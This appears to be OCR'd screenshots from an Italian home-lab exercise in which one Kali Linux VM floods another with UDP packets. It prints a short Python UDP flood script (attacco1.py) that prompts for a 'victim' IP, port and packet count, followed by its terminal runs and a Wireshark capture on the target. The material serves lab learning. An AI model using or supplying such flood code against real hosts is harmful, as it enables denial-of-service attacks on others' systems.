


Attacco con 10.000.000 milioni di pacchetti e Kali Linux resiste!!



```
Kalilinux attaccante [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
kali@kali: ~
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.38 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::a00:27ff:fe96:4081 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:96:40:81 txqueuelen 1000 (Ethernet)
    RX packets 11620 bytes 15315459 (14.6 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2605 bytes 374767 (365.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$ ping 192.168.1.64
PING 192.168.1.64 (192.168.1.64) 56(84) bytes of data:
64 bytes from 192.168.1.64: icmp_seq=1 ttl=64 time=0.852 ms
64 bytes from 192.168.1.64: icmp_seq=2 ttl=64 time=0.537 ms
64 bytes from 192.168.1.64: icmp_seq=3 ttl=64 time=0.416 ms
64 bytes from 192.168.1.64: icmp_seq=4 ttl=64 time=0.441 ms
64 bytes from 192.168.1.64: icmp_seq=5 ttl=64 time=0.568 ms
^C
--- 192.168.1.64 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4236ms
rtt min/avg/max/mdev = 0.416/0.562/0.852/0.155 ms

(kali@kali)-[~]
$ python3 attacco1.py
Inserisci l'indirizzo IP della vittima: 192.168.1.64
Inserisci la porta della vittima: 1234
Inserisci il numero di pacchetti da inviare: 100
Inviati 100 pacchetti a 192.168.1.64:1234

(kali@kali)-[~]
$ python3 attacco1.py
Inserisci l'indirizzo IP della vittima: 192.168.1.64
Inserisci la porta della vittima: 1234
Inserisci il numero di pacchetti da inviare: 10000000
```

Kalilinux bersaglio [In esecuzione] - Oracle VM VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

Capturing from any

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

n3

No.	Time	Source	Destination	Protocol	Length	Info
89	60.910373241	192.168.1.38	192.168.1.64	UDP	1068	56259 → 1234 Len=1024
90	60.910373341	192.168.1.38	192.168.1.64	UDP	1068	56259 → 1234 Len=1024
91	60.910574231	192.168.1.38	192.168.1.64	UDP	1068	56259 → 1234 Len=1024
92	60.910574411	192.168.1.38	192.168.1.64	UDP	1068	56259 → 1234 Len=1024
93	60.910771308	192.168.1.38	192.168.1.64	UDP	1068	56259 → 1234 Len=1024
94	60.910771477	192.168.1.38	192.168.1.64	UDP	1068	56259 → 1234 Len=1024
95	60.910771537	192.168.1.38	192.168.1.64	UDP	1068	56259 → 1234 Len=1024
96	60.911066634	192.168.1.38	192.168.1.64	UDP	1068	56259 → 1234 Len=1024
97	60.911066814	192.168.1.38	192.168.1.64	UDP	1068	56259 → 1234 Len=1024
98	60.911329123	192.168.1.38	192.168.1.64	UDP	1068	56259 → 1234 Len=1024
99	60.911329354	192.168.1.38	192.168.1.64	UDP	1068	56259 → 1234 Len=1024
100	60.911329414	192.168.1.38	192.168.1.64	UDP	1068	56259 → 1234 Len=1024
101	60.911591552	192.168.1.38	192.168.1.64	UDP	1068	56259 → 1234 Len=1024
102	60.911591732	192.168.1.38	192.168.1.64	UDP	1068	56259 → 1234 Len=1024
103	60.911591792	192.168.1.38	192.168.1.64	UDP	1068	56259 → 1234 Len=1024
104	60.911849980	192.168.1.38	192.168.1.64	UDP	1068	56259 → 1234 Len=1024
105	60.911850200	192.168.1.38	192.168.1.64	UDP	1068	56259 → 1234 Len=1024
106	60.911850280	192.168.1.38	192.168.1.64	UDP	1068	56259 → 1234 Len=1024
107	60.912103325	192.168.1.38	192.168.1.64	UDP	1068	56259 → 1234 Len=1024
108	60.912103625	192.168.1.38	192.168.1.64	UDP	1068	56259 → 1234 Len=1024
109	60.912353808	192.168.1.38	192.168.1.64	UDP	1068	56259 → 1234 Len=1024

Frame 1: 62 bytes on wire (496 bits), 62 bytes captured on interface vif0

Linux cooked capture v1

Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.64

Internet Group Management Protocol

0000 00 02 00 01 00 06 80 02 9c bf e6 97 00 00 08
0010 46 c0 00 20 23 d0 00 00 01 02 5e 9d c0 a8 01
0020 e0 00 00 01 94 04 00 00 11 64 ee 9b 00 00 00
0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

n3 is neither a field nor a protocol name.

Packets: 2912431 · Displayed: 2912431 (100.0%) Profile: Default

```
kali@kali: ~
File Actions Edit View Help
GNU nano 7.2 attacco1.py
import socket

import random

import os

def udp_flood(ip, porta, num_pacchetti):

    # Creazione di un socket UDP

    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

    # Generazione di dati casuali da inviare (1024 byte)

    dati = os.urandom(1024)

    # Ciclo di invio dei pacchetti

    for _ in range(num_pacchetti):

        sock.sendto(dati, (ip, porta))

# Chiede all'utente di inserire l'indirizzo IP della vittima
ip_vittima = input("Inserisci l'indirizzo IP della vittima: ")

# Chiede all'utente di inserire la porta della vittima
porta_vittima = int(input("Inserisci la porta della vittima: "))

# Chiede all'utente di inserire il numero di pacchetti da inviare

^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute   ^C Location  M-U Undo
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify   ^_ Go To Line M-E Redo
```

